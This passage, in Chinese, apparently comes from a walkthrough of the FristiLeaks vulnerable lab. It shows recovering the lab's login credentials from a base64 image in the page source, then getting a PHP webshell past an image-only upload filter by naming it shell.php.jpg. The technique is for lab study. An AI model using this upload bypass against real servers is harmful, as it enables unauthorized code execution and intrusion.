
这里根据一开始页面的信息,试了fristi目录,是一个登录页面
看看源码,意思是源码的图片使用base64加密,并且放了一些信息,作者:eezeepz,这个作者很重要

翻到下面是一串base64编码,解码过来是图片转过来的

利用随波逐流转换成图片

得到下面的信息,keKkeKKeKKeKkEkkEk,应该是密码

登录

登录成功
文件上传

点击上传文件,先上传一个php后缀木马,发现只允许上传图片格式

这里利用 shell.php.jpg上传,实际上会被服务器认为是jpg文件,但是会解析php内容
